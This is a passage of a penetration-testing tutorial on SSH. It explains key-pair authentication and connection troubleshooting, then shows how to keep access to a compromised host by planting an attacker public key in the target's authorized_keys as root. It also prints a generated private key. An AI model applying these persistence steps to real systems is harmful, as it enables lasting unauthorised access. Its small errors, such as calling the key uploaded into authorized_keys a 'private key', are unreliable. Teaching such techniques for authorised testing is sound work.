SSH (maintaining access)

Overview

Secure Shell (SSH)

Secure shell, more commonly known as SSH, is a way to securely communicate with a remote computer. SSH is used for executing commands remotely by interacting with another system's operating shell. The common port for `SSH` is **port 22**.

How is it used

SSH provides a mechanism for establishing a secured connection between two parties, authenticating each side to the other, and passing commands and output back and forth.
It was originally designed as a secure replacement for `Telnet`, meaning that one of the key features is its encryption. There are a number or ways SSH can be used, the most common and what we will be using it for is accessing a shell on a remote device or machine.

> It can also be used for completing individual tasks like secure transfers. SSH is often used by other tools to complete the secure transfers. `sFTP`, `scp` and `rsync` are three common tools used for secure file transfer that utilise `ssh`.

The Basics

There are several ways to create an SSH connection and these are dictated in the SSH config file. The two most common methods are using either a username and password for verification, or "Asymmetrical Encryption" in which a private/public key pair is used. Depending on the `SSH` config of a target machine, you may be able to use one or both of these methods. I will go into more detail on each, as well as the config file, but to start with I will explain the mechanics.

How does SSH work

The SSH protocol employs a client-server model to authenticate two parties and encrypt the data between them. The server component listens on a designated port (usually port 22) for connections. It is responsible for negotiating the secure connection, authenticating the connecting party, and spawning the correct environment if the credentials are accepted (for example, a `/bin/bash` shell).

The client (the connecting device) is responsible for beginning the initial TCP handshake with the server, negotiating the secure connection, verifying that the server's identity matches previously recorded information, and providing credentials to authenticate.

When a TCP connection is made by a client, the server responds with the protocol versions it supports. If the client can match one of the acceptable protocol versions, the connection continues. The server also provides its public host key, which the client can use to check whether this was the intended host.

> Non-compatible version can create a significant issue when trying to connect to the SSH server. We will go into more detail on versions when look at "potential issues".

Both parties negotiate a session key using a version of something called the Diffie-Hellman algorithm. This algorithm (and its variants) make it possible for each party to combine their own secret or private data with public data from the other system to arrive at an identical secret session key. The session key will then be used to encrypt the entire session.

> NOTE: The public and private key pairs used for this part of the procedure are completely separate from the SSH keys used to authenticate a client to the server when using asymmetrical encryption.

After the session encryption is established, the user authentication can be completed, authenticating the User's Access to the Server. As I mentioned above there are several different methods that can be used for authentication, based on the server config.

The simplest is probably password authentication, in which the server simply prompts the client for the password of the account they are attempting to login with. The password is sent through the negotiated encryption (described above), so it is secure from outside parties.

> Even though the password will be encrypted, these password can still be "brute-forced", especially if you have picked up some potential credentials during your initial recon.

The most popular and recommended alternative is the use of asymmetrical encryption (SSH key pairs). SSH key pairs are asymmetric keys, meaning that the two associated keys serve different functions. The public key is used to encrypt data that can only be decrypted with the private key. The public key can be freely shared, because, although it can encrypt for the private key, there is no method of deriving the private key from the public key.

Now that we have talked about the theory, we will look at how this works in a practical setting.

Password verification

Access can be restricted further using the config file, however using a password is straight forward and requires you to know a "username" and "password" of a user who is approved to have access via `ssh`. If you have these credentials connecting to a `SSH` server or target is a simple as:

`ssh username@host`

You will then be prompted for a password and you can connect.

SSH Key Pair verification

The second method we will discuss is the SSH Key pair. Authentication using SSH key pairs occurs in the following order:

1. The client begins by sending an ID for the key pair it would like to authenticate with to the server.
2. The server check's the `authorized_keys` file of the account that the client is attempting to log into for the key ID.

3. If a public key with matching ID is found in the file, the server generates a random number and uses the public key to encrypt the number.
4. The server sends the client this encrypted message.
5. If the client actually has the associated private key, it will be able to decrypt the message using that key, revealing the original number.
6. The client combines the decrypted number with the shared session key that is being used to encrypt the communication, and calculates the MD5 hash of this value.
7. The client then sends this MD5 hash back to the server as an answer to the encrypted number message.
8. The server uses the same shared session key and the original number that it sent to the client to calculate the MD5 value on its own. It compares its own calculation to the one that the client sent back. If these two values match, it proves that the client was in possession of the private key and the client is authenticated.

What all this means to us, is that if we have the `private key` of an SSH Key Pair, we will be able to connect via `ssh` (assuming the port is open and `ssh` is enabled). When trying to connect to an SSH server via SSH key pair there are two methods.

First, we can put the private key in our `/home/<user>/.ssh/` directory. This will allow `ssh` to automatically find our private key and use it. This method is handy for you own network but you can only have one private key set up this way at a time. So the more common practise in pen-testing is the second method.

Using the `-i` flag tells `ssh` to use this private key for the connection rather than searching for the default in `~/.ssh`. The command becomes:

`ssh -i private.key <username>@host`

Why is this important

An SSH connection provides a secure method of connection to a remote device. But if it is secure why is it important to a pen-tester. While it is not common practice to attack SSH directly there are many times when credentials have been re-used and you can simply log in, or once you my use SSH as a means of maintaining your foothold.

If you are able to get your hands on a private key, when attacking a device in a network, you may be able to use that key to give your self a more enduring foothold into the target. Additionally, you may gain access to a machine an account that as minimal privileges and this may become a means of escalating to a more privileged account.

Real-word applications

Consider the following real-world scenario:

> You are doing a penetration test on a companies network. There is a machine on this network hosting a web-server which you are able to exploit and this is your only real avenue into the

> internal network. However, as you conduct this exploit you know that it requires a user interacting with your exploit so it is not extremely reliable. You run your exploit and wait...and wait...and wait. Eventually someone clicks your exploit and you get a shell. You know now that you need to get some sort of enduring access or you may be stuck waiting for days.

Exploring this target you come across a file called `john-private.key`. When you open it you can see that this is John's RSA private key from the SSH key pair. Connecting to the target using:

`ssh john@172.1.13.51 -i john-private.key`

You now have access to the target with Johns account and can continue to escalate privileges or exploit the network.

Potential Issues

When it comes to connecting to a target via SSH, there are two main issues that can arise. They are protocol version mismatch, and a mismatch of encryption/cipher types.

Protocol Version Mismatch

As discussed above, when a connection attempt is made by a client, the server responds with the protocol version it supports. There are two major `ssh` versions being SSH1 and SSH2, within theses there are a number of minor versions as well (SSH1.xx or SSH2.xx). These two versions are not compatible with one another and therefore if you try to connect to a server that is using SSH1 while your client is using SSH2, they will not initiate the connection.


`ssh kali@127.0.0.1 -v`

This will allow you to see where any errors are occurring. If it is a protocol mismatch you will be able to see that in the output. You will also see the different keys being used as part of the connection process (Not the public/private pair for authentication).

Cipher/Encryption types


You may also come across SSH connections that fail due to a mismatch of cipher. During the connection once supported protocol is found, a cipher is required that is matched across both server and client. As seen in `man ssh_config` the default cipher types available are:

3des-cbc
aes128-cbc
aes192-cbc
aes256-cbc
rijndael-cbc@lysator.liu.se
aes128-ctr
aes192-ctr
aes256-ctr
aes128-gcm@openssh.com
aes256-gcm@openssh.com
chacha20-poly1305@openssh.com



```
Ciphers
        Specifies the ciphers allowed and their order of preference.  Multiple ciphers must be comma-separated.  If the specified list begins with a '+' character, then the specified ciphers will be appended to the default
        set instead of replacing them.  If the specified list begins with a '-' character, then the specified ciphers (including wildcards) will be removed from the default set instead of replacing them.  If the specified
        list begins with a '^' character, then the specified ciphers will be placed at the head of the default set.

        The supported ciphers are:

              3des-cbc
              aes128-cbc
              aes192-cbc
              aes256-cbc
              aes128-ctr
              aes192-ctr
              aes256-ctr
              aes128-gcm@openssh.com
              aes256-gcm@openssh.com
              chacha20-poly1305@openssh.com

        The default is:

              chacha20-poly1305@openssh.com,
              aes128-ctr,aes192-ctr,aes256-ctr,
              aes128-gcm@openssh.com,aes256-gcm@openssh.com

        The list of available ciphers may also be obtained using "ssh -Q cipher".
```

If you try to connect to a target that is using a cipher type not used by default (above) you may get an error like:




```
└─$ ssh sammy@10.129.91.5 -p 22022
Unable to negotiate with 10.129.91.5 port 22022: no matching key exchange method found. Their offer: gss-group1-sha1-toWM5Slw5Ew8Mqkay+al2g==,diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1
```

There are a few ways to resolve this. The easiest of which is simply adding the flag `-oKexAlgorithms=` to add a shared key exchange method.

So my connection request ended up being:

```
ssh -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 sunny@10.129.91.5
-p 22022
```



```
└─$ ssh -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 sunny@10.129.91.5 -p 22022
Password:
Last login: Tue Apr 24 10:48:11 2018 from 10.10.14.4
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$ 
```

As you can see I took one of the "offered" cipher methods from the first attempt and told my client to use that as the cipher for this connection.

Exercise

There is no exercise for this module as you will be required to continually practise this connection as you conduct your penetration tests. It will very quickly become second nature. But take the time to read `man ssh` and `man ssh_config` to become familiar with this tool.

Usage

I will go through two examples for how SSH Key pairs can be utilised for maintaining access to a target. First we will look at creating a new key pair and then we will look at exploiting a private key found on the target.


Example 1 - New SSH key pair

If you can not find a private key on the target, you may want to create your own and upload your public key to the SSH servers `authorized_keys` file.

In this instance, the first thing we will need to do is generate our `ssh` key pair. To do that we use the command:


`ssh key-gen`

> By default the command will generate an rsa key. If you want to generate a different key you can use: `ssh-keygen -b 2048 -t rsa` to generate an alternate key length and select your key type.




```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Created directory '/home/kali/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:X3gPuPMGYaQPsXXpZQXK0K2gAxLzLJiFQTN6oZSYB98 kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|o=Bo+.     .. o.o.|
|+=oO.+. . +o+.+  |
|o•= E.o. B +o+   |
| .   .  * ooo    |
|        S=o.+    |
|         .o+ o   |
|          +.   . |
|           o.    |
|           ..    |
+----[SHA256]-----+
```


Once created you will find you new ssh key pair, `id_rsa` and `id_rsa.pub`, in `~/.ssh/`.



```
┌──(kali㉿kali)-[~/.ssh]
└─$ ls
id_rsa  id_rsa.pub
```




```
┌──(kali㉿kali)-[~/.ssh]
└─$ cat id_rsa
─────BEGIN OPENSSH PRIVATE KEY─────
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA2hA873ak/+uoR5TJKsc5YsNX3Z9/UbkBmkDw5JZEyiF1/BuedXLj
a1jjyBOH9ZOqJzY/9xKEeoPmNlYYjUy6LB3D6XhbtiFR9alj+16gH1WZY2b4Kce7gu/WEy
SryRVBPsZfSfxequRi0CPYc4muIDCQXssGSNYYJGAQvlOGP0WOj6UC0zbDzz6/vCiZRRrL
d2A3Cxq1imItVDufwUVLBXb/6SxgKpxhYhGvcF4I1o355lyAepzeXQFPsg2oq4mJoUki/O
SeegERt0SPhsSp4AqrKzRkPoGyUsHkxJ1v4mCaoGrof7V4vAHQmpgotTZJ7k5edkLxKoT/
Hk2UksTYG/V0ZfkEJ1BtcBLjJHi73UMbb7VnSLT2cX5pGe/mvd+qhE3V0yJ9Qwmxh2goKS
WC5rxapQau1nikG+pNQbbm/m9BFrmnVfC6hxOULINPshsCA/wg8iMReSdgKm4Idsw4ZB/G
W4wuccK007FVyx9OEAVQHUOcpUf4hGhwPMYi5+VPAAAFgAWZGqQFmRqkAAAAB3NzaC1yc2
EAAAGBANoQPO92pP/rqEeUySrHOWLDV92ff1G5AZpA8OSWRMohdfwbnnVy42tY48gTh/WT
qic2P/cShHqD5jZWGI1Muiwdw+l4W7YhUfWpY/teoB9VmWNm+CnHu4Lv1hMkq8kVQT7GX0
n8XqrkYtAj2HOJriAwkF7LBkjWGCRgEL5Thj9Fjo+lAtM2w88+v7womUUay3dgNwsatYpi
LVQ7n8FFSwV2/+ksYCqcYWIRr3BeCNaN+eZcgHqc3l0BT7INqKuJiaFJIvzknnoBEbdEj4
bEqeAKqys0ZD6BslLB5MSdb+JgmqBq6H+1eLwB0JqYKLU2Se5OXnZC8SqE/x5NlJLE2Bv1
dGX5BCdQbXAS4yR4u91DG2+1Z0i09nF+aRnv5r3fqoRN1dMifUMJsYdoKCklgua8WqUGrt
Z4pBvqTUG25v5vQRa5p1XwuocTlCyDT7IbAgP8IPIjEXknYCpuCHbMOGQfxluMLnHCtNOx
VcsfThAFUB1DnKVH+IRocDzGIuflTwAAAAMBAAEAAAGBAKUJ/yR51l1/PQiYGjzPNaaDFA
A/U/xFGmpl1iwbcwrMkmBxgtd/UZIQX60w4wjBbtlonLbhg/S52UWsmb5voMP87ybHmhnZ
VA+q2WoJbwToI0RxTUdJzKhH3uz0JzP0a0IYn0v+vqN2YTcIuiyPuoLQXqPv4tzDdNgrAO
EblBJVEZW0HNRAsagr5K+CxqXfpri90EsONvH6ZjZHPhzn1eTX8M3IcSwu2SGBIxfXg7bn
E4j+35ptGXqooGmxHsRdPbAQBrqvrBYb6iSd+dRa0K24RGN1AZd3XLCvXehO9fE6TuVoUE
daMcnQAhcLSI2LzprHsCh2q+xQ5a5HD1ZbsQntSashKZqMbaSir3nzAy0Ia9Ua028BYG5R
6PycfvEzB1I15×28S8LFJ3NkrA71U2OC5RwR/8wd3Gkg+mWjUqVX8si6UtESvbO2LKMbGE
Wom01H8kMd6BY8N4nOnF3vG+yCM5Cm6qYZq+1saIypDepccH9LavQ9EOnMGCp/XJDtIQAA
AMAQ5eaF1zntASB4KTm5B9fi4XsLVB5/MuIIWOXpU7U0u47AvFPpUOvIE7Z8Me50i8vGDC
VnZqLrFsvDCDLXWy4gRw+jYaTYDe9+TKp/W2IoLddIxnvv4Z6czOlSvYb15V8MryIfnsjG
yBzmIZQIbsYBuwqB12IBcfgRq8SQnNEKMag2hPaHFK3M2HjCT+eYg3um7TurR2Jo5/E3z1
AY5EFewUfcNovGRk2YhFO7nIMH3pVbep0OHqQEmyrPcjXXLr4AAADBAPfNTaGt23wnLjh5
N193N+WhufL8DfsDbgps1xEW+UfDn8256lGaODnJfQwJxylI21TmFGDmm/FlsQZrlET13P
YlsBOahWV2kt+sTM9UwUFnMSCS5OW7uWLivx8FbOMwh1HWyd54tjnDRyTk7r/XJENGMndO
3j6HevIC5Xbi0tZNsZTh90uKS6ld24v0pMuAqHyPuipw6KEKomOL4jJWQpJYHswJVVhtM9
aQe4l5LL6HyOm7suHwslkyFfxzPBpPcQAAAMEA4UcSWkm5nWdu0Zrc7wQ2hhEWhq2qfJIu
1Rkfuc6difo3SavOuYc+cbSNLmVsh81ESOl5ZS843h2zLz5iHIYyKapRxF7Ka/VXXHjrUD
rPtsbWcjeXCZKPQsaL9G+nAtKkzbkBRiAPGf4Z3hNvkH43nZol2d++EHPMSxlCgTSfVxb0
JEUI71JYzgfiryoyrrvUnmOyaWkXcfHs32H9vS2wWhNrnTohatvC/ABflHELXEkkj+QJ/c
Pz0U9AE2njoKC/AAAACWthbGlAa2FsaQE=
─────END OPENSSH PRIVATE KEY─────
```



```
┌──(kali㉿kali)-[~/.ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDaEDzvdqT/66hHlMkqxzliw1fdn39RuQGaQPDklkTKIXX8G551cuNrWOPIE4f1k6onNj/3EoR6g+Y2VhiNTLosHcPpeFu2IVH1qWP7XqAfVZljZvgpx7uC79YTJKvJFUE+xl9J/F6q5GLQI9hzia4gMJBeywZI1hgkYBC+U4Y/RY6PpQLTNsPPPr+8KJlFGst3YDc
LGrWKYi1UO5/BRUsFdv/pLGAqnGFiEa9wXgjWjfnmXIB6nN5dAU+yDairiYmhSSL85J56ARG3RI+GxKngCqsrNGQ+gbJSweTEnW/iYJqgauh/tXi8AdCamCi1NknuTl52QvEqhP8eTZSSxNgb9XRl+QQnUG1wEuMkeLvdQxtvtWdItPZxfmkZ7+a936qETdXTIn1DCbGHaCgpJYLmvFqlBq7WeKQb6k1Btub+b0EWua
dV8LqHE5Qsg0+yGwID/CDyIxF5J2Aqbgh2zDhkH8ZbjC5xwrTTsVXLH04QBVAdQ5ylR/iEaHA8xiLn5U8= kali@kali
```


Now that we have generated our key pair, we need to upload the public key to the target. We will add the public key to `~/.ssh/autherized_keys`, this file contains all the public keys that are allowed to be used with this `SSH` server.

For this demonstration I am currently using another linux machine as the target. For the sake of this example, we have managed to get `root` access on the target using a "one time use" exploit and we want to be able to maintain our access so we can come back later and continue our exploitation of the network.




```
┌──(root💀kali)-[~]
└─# id
uid=0(root) gid=0(root) groups=0(root),141(kaboxer)
```

In order to gain our persistence we are going to upload our private key we generated above, into the `authorized_keys` file on the target. If the target is already using SSH key pairs the `autherized_keys` file should already exist. If it does not we can simply create it.




```
┌──(root💀kali)-[~/.ssh]
└─# ls -la
total 12
drwx------  2 root root 4096 Dec 17 03:15 .
drwx------ 23 root root 4096 Feb 15 22:50 ..
-rw-r--r--  1 root root 1110 Jan 14 07:51 known_hosts
```




```
┌──(root💀kali)-[~/.ssh]
└─# touch authorized_keys
```

Once created we can add our public key to the file and ensure the user has read/write access.



```
┌──(root💀kali)-[~/.ssh]
└─# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDaEDzvdqT/66hHlMkqxzliw1fdn39RuQGaQPDklkTKIXX8G551cuNrWOPIE4f1k6onNj/3EoR6g+Y2VhiNTLosHcPpeFu2IVH1qWP7XqAfVZljZvgpx7uC79YTJKvJFUE+xl9J/F6q5GLQI9hzia4gMJBeywZI1hgkYBC+U4Y/RY6PpQLTNsPPPr+8K
JlFGst3YDcLGrWKYi1UO5/BRUsFdv/pLGAqnGFiEa9wXgjWjfnmXIB6nN5dAU+yDairiYmhSSL85J56ARG3RI+GxKngCqsrNGQ+gbJSweTEnW/iYJqgauh/tXi8AdCamCi1NknuTl52QvEqhP8eTZSSxNgb9XRl+QQnUG1wEuMkeLvdQxtvtWdItPZxfmkZ7+a936qETdXTIn1DCbGHaCgpJYLmvFqlBq7WeKQb6k1B
tub+b0EWuadV8LqHE5Qsg0+yGwID/CDyIxF5J2Aqbgh2zDhkH8ZbjC5xwrTTsVXLH04QBVAdQ5ylR/iEaHA8xiLn5U8= kali@kali" > authorized_keys
```

